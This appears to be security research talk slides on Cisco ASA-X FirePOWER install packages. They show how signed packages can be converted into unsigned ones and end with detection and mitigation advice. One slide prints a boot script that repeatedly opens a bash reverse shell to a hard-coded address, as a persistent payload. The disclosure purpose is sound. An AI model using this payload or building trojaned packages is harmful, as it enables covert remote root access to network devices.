000000B0 64 66 37 64 39 37 34 66 39 37 32 35 36 30 33 32 62 64 34 31 30 32 df7d974f97256032bd4102				
000000C6 30 64 62 65 31 39 32 61 31 65 35 65 35 35 39 34 33 62 32 65 36 65 0dbe192a1e5e55943b2e6e				
000000DC 65 31 63 38 36 31 61 38 31 30 38 36 37 34 66 35 35 64 33 37 63 34 e1c861a8108674f55d37c4				

# FirePOWER Boot Image Supports Unsigned Install Packages

```
def _extract(self, pkg_path, extract_dir, keep_pkg=False):
    """ Extracts the package in the extract directory
    :Parameters:
        - `pkg_path` - Path to package
        - `extract_dir` - Directory where package need to be extracted
        - `keep_pkg` - Whether to keep the package or not
    """
    os.system('rm -rf %s && mkdir -p %s' % (extract_dir, extract_dir))
    supported_formats = [EncryptedContentSignedChecksumPkgWrapper.PKG_FORMAT_TYPE]
    # Boot image should support old pkg format as well.
    if ((PRODUCT_ASACX_BOOT == get_current_platform()) or (PRODUCT_ASASFR_BOOT == get_current_platform())):
        supported_formats.append(ChecksumPkgWrapper.PKG_FORMAT_TYPE)

    self.pkg_wrapper = pkg_helper.find_pkg_wrapper(pkg_path, supported_formats)
    if self.pkg_wrapper:
        self.pkg_wrapper.unwrap(pkg_path, extract_dir)
```

# Distribute a Malicious Install Package?





**Distributable Malicious FirePOWER Install Package for ASA-X**

# FirePOWER Module Unsigned Install Package

# Convert a Secure Package to an Insecure Package

```
asar-sys-6.2.3-83.pkg - GHex
File Edit View Windows Help
00000000 C0 C5 00 00 00 06 00 00 06 77 69 67 6E 6F 72 65 69 74 03 6B 65 79 .....wignoreit.key
00000016 00 00 00 00 00 00 00 20 00 00 00 0C 0D 30 48 92 7C 4D F4 72 74 ..... .OH.|M.rt
0000002C B1 B9 B2 DC 9B 60 37 52 03 53 45 E9 A8 27 CE 07 E0 31 C7 7A 95 4F .....`7R.SE.'...z.0
00000042 04 63 68 65 63 6B 73 75 6D 00 00 00 00 01 00 00 31 35 30 66 37 37 .checksum.....150f77
00000058 61 33 61 63 32 65 32 65 34 65 39 31 34 35 37 32 37 31 63 36 31 64 a3ac2e2e4e91457271c61d
0000006E 31 62 37 62 34 64 32 63 37 33 61 37 66 31 37 33 34 30 63 62 32 30 1b7b4d2c73a7f17340cb20
00000084 63 35 38 33 66 32 34 36 38 33 38 30 33 32 30 37 39 30 66 64 37 61 c583f2468380320790fd7a
0000009A 30 39 63 63 35 64 37 64 35 30 36 39 30 31 38 34 33 39 37 30 31 30 09cc5d7d50690184397010
000000B0 64 66 37 64 39 37 34 66 39 37 32 35 36 30 33 32 62 64 34 31 30 32 df7d974f97256032bd4102
000000C6 30 64 62 65 31 39 32 61 31 65 35 65 35 35 39 34 33 62 32 65 36 65 0dbe192a1e5e55943b2e6e
000000DC 65 31 63 38 36 31 61 38 31 30 38 36 37 34 66 35 35 64 33 37 63 34 e1c861a8108674f55d37c4
```



# Create Malicious Install Packages

# Exploitation

- Input valid and signed Cisco created package. Output valid unsigned package containing malicious code.
  - Persistent payload. Survive reboots and upgrades.

# Not a vulnerability

- No security expectations on installation.



[github.com/jbaines-r7/whatsup](https://github.com/jbaines-r7/whatsup)

# Create Malicious Install Packages

```
1968
1969 cat << EOF > ${MOUNTPOINT}/etc/rc.d/init.d/xploit
1970 #!/bin/sh
1971
1972 #source /etc/rc.d/init.d/functions
1973 #PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/sbin:/usr/sbin"
1974
1975 xploit_start() {
1976     (while true; do sleep 300 && /bin/bash -i >& /dev/tcp/10.0.0.28/1270 0>&1; done) &
1977 }
1978
1979 case "\$1" in
1980 'start')
1981     xploit_start
1982     ;;
1983 *)
1984     echo "usage \$0 start|stop|restart"
1985 esac
1986 EOF
1987
1988 ln -s ../../init.d/xploit ${MOUNTPOINT}/etc/rc.d/rc3.d/S31xploit
1989 chmod +x ${MOUNTPOINT}/etc/rc.d/init.d/xploit
```

## Exploitation


- Input valid and signed Cisco created package. Output valid unsigned package containing malicious code.
- Persistent payload. Survive reboots and upgrades.

## Not a vulnerability

- No security expectations on installation.




[github.com/jbaines-r7/whatsup](https://github.com/jbaines-r7/whatsup)



# Distributable Malicious FirePOWER Install Package for ASA-X

# ...Not a Supply Chain Issue?



# Do Not Trust the ASA?

## This Talk Discussed

---


- Man in the middle problems
- Credential leaks
- Code signing issues
- Package signing issues
- Root shell as a feature
- Hard-coded credentials for a root shell
- Remote command injection for root access
- Executing arbitrary bootable ISO





# **Indicators and Mitigations**

# Not This. Never This.




## New YARA Rules

- Detect malicious ASDM packages
- Detect execution of malicious SGZ
- Detect credentials in ASDM log files
- Detect unsigned FirePOWER install packages



[github.com/jbaines-r7/cisco\\_asa\\_research/blob/main/yara/](https://github.com/jbaines-r7/cisco_asa_research/blob/main/yara/)



asdm-idm-log-2022-07-05-10-00-18 - Notepad

File Edit Format View Help

Application Logging Started at Tue Jul 05 10:00:18 EDT 2022

-----

Local Launcher Version = 1.9.0

Local Launcher Version Display = 1.9(0)

OK button clicked

Trying for ASDM Version file; url = https://10.9.49.248:8443/admin/

Server Version = 7.14(1)

Server Launcher Version = 1.0.0, size = 880128 bytes

Launcher version checking is successful.

invoking SGZ Loader..

Cache location = C:/Users/albinolobster/.asdm/cache

SgzReader: unsigned entry com/cisco/pdm/PDMApplet.class

Closing the login window app.

-----

Application Logging Ended at Tue Jul 05 11:04:20 EDT 2022

<

Ln 1, Col 1 100%

# Apply ASA and ASDM Patches?



- Eventually?
  - **No patches planned for ASA-X with FirePOWER Services boot images or installation packages**
  - CVE-2021-1585 still unpatched
  - CVE-2022-20829 still unpatched (maybe?)
  - CVE-2022-20828 patches planned through December 2022
- What to do when patches aren't available?
  - Mitigating controls: limit access and isolate
  - If possible, remove from network critical path
  - Rotate passwords
- What to do about the ASA-X with FirePOWER Services?
  - Multiple distributable root shell vectors
  - **Virtual machine root shell is a default feature**
  - If possible, accelerate retirement and replace
  - Audit the virtual machine root shell regularly
  - Audit Cisco CLI / ASDM logins regularly

# Thank you!

**Slides & Code:**

[https://github.com/jbaines-r7/cisco\\_asa\\_research](https://github.com/jbaines-r7/cisco_asa_research)



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